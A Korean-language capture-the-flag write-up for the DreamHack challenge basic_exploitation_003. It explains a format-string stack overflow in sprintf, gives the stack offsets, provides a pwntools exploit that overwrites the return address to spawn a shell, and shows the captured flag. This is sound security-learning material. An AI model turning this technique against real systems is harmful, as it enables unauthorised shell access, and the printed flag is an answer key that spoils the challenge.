[DreamHack] basic_exploitation_003

```c
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
void alarm_handler() {
    puts("TIME OUT");
    exit(-1);
}
void initialize() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    signal(SIGALRM, alarm_handler);
    alarm(30);
}
void get_shell() {
    system("/bin/sh");
}
int main(int argc, char *argv[]) {
    char *heap_buf = (char *)malloc(0x80);
    char stack_buf[0x90] = {};
    initialize();
    read(0, heap_buf, 0x80);
    sprintf(stack_buf, heap_buf);
    printf("ECHO : %s₩n", stack_buf);
    return 0;
}
```

프로그램 코드는 이렇다

heap_buf와 stack_buf를 생성하고 heap_buf에서 입력받은 값을 stack_buf에 복사해서 그걸 출력한다.

heap영역 bof인 줄 알았으나 결국 공략할 부분은 stack영역이라 stack bof 취약점을 공략하면 된다.

어떻게 공략할 지 잘 보다보면 sprintf에서 포맷스트링 검증이 없다. 즉 fsb취약점도 발생할 수 있다.

구글링 해보니 heap에서는 %100c라고 입력해도 %100c라는 4바이트 문자열로 인식하지만 그게 stack으로 넘어오면 100바이트 문자열로 인식이 된다고 한다.

Stack_buf에서 리턴주소까지 거리를 fsb를 활용해서 채우고 리턴 주소를 get_shell주소로

해주면 되겠다.


```
char s; // [esp+0h] [ebp-98h]
void *buf; // [esp+90h] [ebp-8h]
```

Stack_buf가 ebp에서 0x98 즉 152바이트만큼 떨어져있다.

```
-00000004 var_4           dd ?
+00000000  s              db 4 dup(?)
+00000004  r              db 4 dup(?)
```

Stp+ret로 리턴 주소는 ebp에서 4바이트만큼 떨어져있다.

즉 stack_buf에서 리턴 주소까지는 156바이트 떨어져있다.



get_shell의 주소는 0x8048669이다.

이를 토대로 익스플로잇 코드를 짜면 된다.

```
from pwn import *

r = remote("host1.dreamhack.games", 9885)

get_shell = 0x8048669

payload = b"%156c"
payload += p32(get_shell)

r.sendline(payload)
r.interactive()
```

이를 실행시키면 flag가 구해진다.

```
$ ls
basic_exploitation_003
flag
$ cat flag
DH{4e6e355c62249b2da3b566f0d575007e}[*] Got EOF while reading in interactive
$
```